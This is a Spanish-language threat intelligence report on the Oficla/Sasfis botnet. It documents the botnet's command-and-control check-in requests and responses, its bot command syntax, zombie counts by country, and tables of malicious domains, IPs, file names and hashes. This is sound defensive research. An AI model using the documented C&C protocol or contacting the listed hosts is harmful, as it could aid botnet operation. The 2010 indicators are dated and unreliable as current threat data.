El primer ejecutable es en realidad un dropper que cuando se ejecuta dispara una variante perteneciente a la misma familia de Oficla/Sasfis. Desde otros servidores verifica el archivo bb.php, que posee, como se mencionó líneas arriba, información sobre la ruta alternativa de acceso al C&C de Oficla/Sasfis.

También, como es habitual en el mayor volumen de malware, modifica determinada clave del registro (Run) para asegurar su ejecución en cada inicio del sistema operativo, e inyecta código malicioso en el proceso *svchost*.

Algunas de las variante de esta amenaza que fueron analizadas, establecieron conexión a los siguientes servidores, donde se encuentra el C&C⁶. También se aprecian los comandos y parámetros que se pasan a la bot.

```
GET /kuzy/bb.php?v=200&id=657773867&b=2mart&tm=10 HTTP/1.1
User-Agent: Opera\9.64
Host: baksomania2010.ru
```

```
HTTP/1.1 200 OK
Date: Sun, 07 Mar 2010 01:26:56 GMT
Content-Length: 71
Content-Type: text/html
X-Pad: work around browser bug
Server: Apache/2.2.9 (Debian) PHP/5.2.6-1+lenny4 with Suhosin-Patch mod_ssl/2.2.9 OpenSSL/0.9.8g
X-Powered-By: PHP/5.2.6-1+lenny4
Vary: Accept-Encoding
```

```
[info]delay:45|upd:0|backurls:http://bmw760power.ru/kuzy/bb.php;[/info]
```

Esta C&C se encuentra en Rusia bajo la dirección IP 193.104.27.158, y el AS12604⁷ (catalogado como servidor de malware)

```
GET /arc/bb.php?v=200&id=657773867&b=03mansS&tm=4 HTTP/1.1
User-Agent: Opera\9.64
Host: autotradersuk.net
```

```
HTTP/1.1 200 OK
Server: nginx/0.7.64
Date: Sun, 07 Mar 2010 01:51:34 GMT
Content-Type: text/html
Connection: close
X-Powered-By: PHP/5.2.12
Content-Length: 114
```

```
[info]delay:45|upd:1|backurls:http://mysexdirect.com/whois/data.php;http://myunionfamily.com/whois/data.php[/info]
```

En este caso, el C&C se encuentra en la dirección IP 85.17.90.206, alojada en Holanda bajo el AS16265. Está catalogado como servidor de phishing, spam, malware y botnet.

⁶ Cada uno de estos host constituyen la base C&C de una botnet activa.

⁷ La información sobre los ASN fue obtenida desde FIRE (<http://www.maliciousnetworks.org>)

GET /packpack/bb.php?v=200&id=657773867&b=update&tm=8 HTTP/1.1
User-Agent: Opera/9.64
Host: system-resolve.com

HTTP/1.1 200 OK
Date: Sun, 07 Mar 2010 02:01:19 GMT
Server: Apache/2.2.3 (Debian) PHP/5.2.0-8+etch16
X-Powered-By: PHP/5.2.0-8+etch16
Content-Length: 37
Content-Type: text/html

[info]delay:30|upd:1|backurls:[/info]

El C&C de esta botnet se encuentra en la dirección IP 124.217.229.32 (Malasia) bajo el AS45839. En este caso, esta catalogado como servidor de malware.

La conformación de la solicitud GET que ejecuta inmediatamente después de activarse, se compone de datos que luego serán reflejados en las estadísticas. Su desglose es, tomando como referencia la captura de tráfico del último ejemplo:

system-resolve.com/packpack/bb.php?v=200&id=657773867&b=update&tm=8

- **system-resolve.com**: nombre del host donde se encuentra el C&C.
- **packpack**: carpeta donde se aloja el paquete o parte de este.
- **bb.php**: archivo que posee información de la ruta alternativa de acceso al C&C y descarga de binarios
- **v=200**: versión del paquete
- **id=657773867**: ID del bot
- **b=update**: Build. Nombre del binario
- **tm=8**: tiempo de cada verificación del bot en el host infectado. El valor se encuentra expresado en minutos.

Respecto a los comandos para la bot, siguiendo el mismo ejemplo, sólo se configuraron dos parámetros:

[info]delay:30|upd:1|backurls:[/info]

- **[info] / [/**info**]**: son las etiquetas que delimitan la lista de comandos.
- **delay**: establece el lapso de tiempo en el que la bot se reportará con el C&C. Se encuentra expresado en minutos y en este caso es de 30 minutos.
- **|**: separador de comandos.
- **udp**: establece el protocolo de comunicación.
- **Backurls**: especifica la ruta alternativa de acceso al C&C. En este caso no se encuentra establecido

Particularmente, la botnet que posee más de 200.000 zombis y objeto de estudio se encuentra en un servidor del tipo **BulletProof**, ya que en el mismo, además de **myLoader**, se encuentran activas otras aplicaciones web diseñadas para el control de botnets y ataques dirigidos, como varias versiones de **RussKill**⁸, un **Zeus** y un **Destroted Control Centr**.


⁸ <http://malwareint.blogspot.com/2009/12/russkill-application-to-perform-denial.html>

Estadísticas del estado actual de la botnet

Oficla/Sasfis botnet representa una de las botnets más extensas que cuenta, como es este caso, con más de 200.000 computadoras infectadas disponibles para que delincuentes informáticos continúen con sus actividades delictivas: robando información privada y sensible (nombres de usuarios, contraseñas, datos referidos a tarjetas de crédito, etc.).

Como se mencionó anteriormente, el foco con mayor actividad se concentra en Rusia y Ucrania, con una importante diferencia del primero respecto al segundo. Luego, si se consideran los primeros 10 países con mayor volumen de zombis reclutados, se desprende que la diferencia en torno a los dos primeros, es abismal.

Top Ten zombis por países

País	Can. zombis
 Rusia	116.393
 Ucrania	53.886
 Desconocido	37.860
 Inglaterra	772
 Alemania	281
 Italia	226
 EEUU	216
 España	153
 Francia	147
 Canadá	110

Zombis reclutadas en 12 horas

País	Can. zombis
 Rusia	20.655
 Ucrania	10.118
 Desconocido	0
 Inglaterra	4
 Alemania	18
 Italia	0
 EEUU	1
 España	6
 Francia	0
 Canadá	0









































Fig. 11 – Cantidad de zombis en Rusia y Ucrania













Zombis reclutados en los últimos 7 días

Fecha	Can. zombis
1 de Marzo de 2010	28.280
2 de Marzo de 2010	33.906
3 de Marzo de 2010	32.259
4 de Marzo de 2010	16.957
5 de Marzo de 2010	20.391
6 de Marzo de 2010	5.562
7 de Marzo de 2010	24.522

Campaña de propagación/infección

La campaña de propagación e infección que la **botnet Oficla**, o **Sasfis**, lanzó desde comienzo de 2010, involucra una importante cantidad de dominios, de los cuales algunos de los que poseen mayor actividad son:

Dominio	Dirección IP	ASN	País
852159.com	208.76.61.100	AS15135	 United States
avppi.com	212.95.38.98	AS28753	 Turkey
baksomania2010.ru	193.104.27.158	AS12604	 Russian
bmw760power.ru	193.104.27.158	AS12604	 Russian
brainzzz.net	122.70.145.130	AS38356	 China
dallynews.cn	70.38.44.197	AS32613	 Canada
dionada.com	193.105.0.10	AS50390	 Moldova
dnsresourcecenter.com	78.129.214.103	AS29131	 United Kingdom
dosuguss.net	115.100.250.72	AS9811	 China
enzoforfree.ru	193.104.27.158	AS12604	 Russian
fekete.org	216.157.150.192	AS16557	 United States
freecapch.info	193.104.94.66	AS50033	 Russian
garavanzik.com	122.115.63.50	AS9803	 China
gnfdt.cn	115.100.250.104	AS9811	 China
googga.com	62.141.60.14	AS31103	 Germany
hulasoftz.cn	115.100.250.110	AS9811	 China
inroyal.info	122.115.63.35	AS9803	 China
kabinaoff.info	193.104.94.66	AS50033	 Russian
ks45tn2.cn	115.100.250.110	AS9811	 China
luboydomen.cn	115.100.250.72	AS9811	 China
mirikas.cn	91.213.174.50	AS29106	 Russian
mydevnet.ca	216.157.148.192	AS16557	 United States
mysexdirect.com	192.5.6.30	AS36621	 United States
myunionfamily.com	192.5.6.30	AS36621	 United States
puthere.info	122.115.63.35	AS9803	 China
salamangzan.com	122.115.63.50	AS9803	 China
slil.ru	194.63.142.66	AS50113	 Russian
sponsoryregysters.com	122.115.63.8	AS9803	 China
spuperrtransfer.com	122.115.63.4	AS9803	 China
tomorrrow.cn	122.115.63.57	AS9803	 China
topdns241.com	78.159.119.75	AS28753	 Germany
unlikelysearch.org	212.117.169.163	AS5577	 Luxembourg
w6mail.org	193.104.94.66	AS50033	 Russian
web-pings.net	61.235.117.87	AS64603	 China
whatmyipadr.info	174.37.172.68	AS36351	 United States
winxpupdate.org	200.63.44.192	AS27716	 Panama
yahoo-account-	115.100.250.104	AS9811	 China

services.com			
yesandns.cn	208.76.61.100	AS15135	 United States
yougoodvideo.net	122.115.63.24	AS9803	 China
autotradersuk.net	85.17.90.206	AS16265	 Netherlands
autotradersuk.net	78.129.214.103	AS29131	 United Kingdom
apsight.ru	193.104.27.158	AS12604	 Russian
almi-tour.ru	195.24.65.30	AS25537	 Russian
aervrfhu.ru	193.104.94.45	AS50033	 Russian
ablegang.com	91.207.192.23	AS9269	 United Kingdom
92.60.177.238	92.60.177.238	AS15772	 Ukraine
system-resolve.com	124.217.229.32	AS45839	 Malaysia
aorboot.com	92.60.177.248	AS15772	 Ukraine
autotradersuk.net	85.17.90.206	AS16265	 Netherlands

Como podemos apreciar, las estadísticas centran gran parte del esfuerzo en mostrar cuáles son los binarios que posee mayor nivel de efectividad, quizás esto se deba al capricho de obtener como dato el nivel de eficacia de la estrategia de ingeniería social aplicada al archivo, en cuanto a la creación de su nombre para la propagación.

Bajo esta premisa, es interesante conocer cuáles son los nombres con mayor nivel de propagación In-the-Wild, conjuntamente con su nivel de detección.

Sin embargo, cabe aclarar que Oficla es la nomenclatura asignada al malware originado en primera instancia a través de myLoader y objeto de inicio del ciclo de propagación. Una vez que Oficla compromete un sistema, se encarga no sólo de descargar una variante de sí mismo sino también de descarga otros códigos maliciosos. Por lo tanto, los binarios cuya nomenclatura no es Oficla, constituyen malware que guardan relación directa con este.

yad.exe⁹(MD5:db1dcd35a40719d628102aca461dbecd)

En este caso, el malware posee un índice de detección bajo por parte de las compañías antivirus, siendo detectado (según el escaneo en VirusTotal) por sólo 15 motores de los 42 a los cuales se sometió la amenaza.

setup.exe¹⁰ (MD5:09d6ed5fbb5d85f1981d70e38b177293)

Su nivel de detección es mayor al 80%, siendo detectado por 34/41

usr32.exe¹¹ (MD5:c8fd787292d3d0e2f0d2c66f5b170004)

Nivel de detección muy bajo. Por el momento sólo es detectado por 6 motores antivirus de los 42 a los cuales fue sometido.

feed.exe¹² (MD5:62c96483a3e7fe6a581573cb206c59f1)

Nivel de detección bajo. Siendo identificado como una amenaza por 14/42 motores antivirus.

file.exe¹³ (MD5:1ab533705660541a81b0b1c3bef9dac5)

⁹ <http://www.virustotal.com/analisis/c4207b15340400f5614fa24ec41691ae1a1f9a4f6b881dd4a1e63a8fcd71554c-1267793691>

¹⁰ <http://www.virustotal.com/analisis/1b12a3c67384025ce33835d1215889343e1e11ba89ef36a99c64fc4d20f50061-1267436389>

¹¹ <http://www.virustotal.com/analisis/05e447cf98383db9dd30f8bc7f4344233c71fbe92ed139c9ad1ee5e352e98113-1267827461>

¹² <http://www.virustotal.com/analisis/c0eabff78c5380bd8efcda6b0770d25945ee1627eeaae1ea7107ccc6506a5562-1267827288>

¹³ <http://www.virustotal.com/analisis/7f998477635beb4fa013c90d0e56c1ea09d29d81aaa788c8bec00494a19a95e4-1267807060>

Nivel de detección bueno. Es detectado por 32/42 motores antivirus.

bp_213.exe¹⁴ (MD5:d5e248227449fdc2aad47a8628d034cd)

Nivel de detección bajo, con 11/42.

setup1.exe¹⁵ (MD5:5a5a36db7c6258b29d20adb8c319bbf6)

Nivel de detección alto, detectado por más del 70% de las compañías antivirus.

pp.exe¹⁶ (MD5:efaec00abf2edbd69292bf485af4aec7)

Nivel de detección ideal. Detectado por los 42 motores antivirus utilizados en VirusTotal.

cl.avi¹⁷ (MD5:7afca200f6c505ce72756e5421bd0e50)

Nivel de detección muy bajo, con 7/42.

Otros binarios son difundidos con los nombres **change.exe**, **4Yez7iRUbZ.exe**, **zTw6Q50392.exe**, **1263483795.exe**, **186-new.exe**.

¹⁴ <http://www.virustotal.com/analisis/0eff9ec60a063e8693402f3bd1adfa318e0e5e4dc4c18fc6a1a7323ece8a5857-1267797992>

¹⁵ <http://www.virustotal.com/analisis/a074374e7003ea9af5189ece878f5e43794b10f19fb5a63f91f876e642413e81-1267800132>

¹⁶ <http://www.virustotal.com/analisis/23ef6151251bbe2478c7cfece20d59d89c9779fa1be0906404c2ce6be86f49bf-1267794679>

¹⁷ <http://www.virustotal.com/analisis/e137fa5934f45b193e9191b52424362b85e6ca20f92e2853ae8f02b95323ae93-1267851745>

Conclusión

Una botnet que cuente con el control de una cantidad superior a 200.000 computadoras, exactamente **210.619**, no es un problema menor. Y se tiene en cuenta que se habla de tan sólo una de las tantas botnet que cuentan con un volumen importante de zombis, se torna necesario entender en su justa medida la magnitud de la problemática.

Lo que muchas veces se toma como una trivial infección, en realidad forma parte de un conjunto de acciones delictivas y fraudulentas a gran escala bajo un marco de alcance a nivel global.

Tampoco se habla de "una nueva botnet" que está despertando, sino de una amenaza potencialmente peligrosa que constantemente atenta contra la seguridad de cualquier sistema de información, con una actividad In-the-Wild que data, en este caso, desde poco más de un año. Con lo cual, evidentemente, existe un problema mundial en torno a los mecanismos de seguridad que se emplean, en todos los niveles, para intentar contrarrestar los efectos no deseados de estas amenazas.



Sobre Malware Intelligence

Malware Intelligence es un sitio dedicado a la investigación de todo lo relacionado con la seguridad antimalware, crimeware y seguridad de la información en general, desde una perspectiva estrechamente relacionada con el ámbito de inteligencia.

<http://www.malwareint.com>

<http://mipistus.blogspot.com> · Versión en Español
<http://malwareint.blogspot.com> · Versión en Inglés

Sobre Malware Disasters Team

Malware Disasters Team es una división de Malware Intelligence de reciente creación, en el cual se plasma información relacionada a las actividades que realizan determinados códigos maliciosos, ofreciendo también las contramedidas necesarias para contrarrestar las acciones maliciosas en cuestión.

<http://malwaredisasters.blogspot.com>

Sobre Security Intelligence

Security Intelligence es una división de Malware Intelligence donde se exponen temáticas puramente relacionadas con SGSI. Actualmente se encuentra en su etapa inicial de construcción.

<http://securityint.blogspot.com>

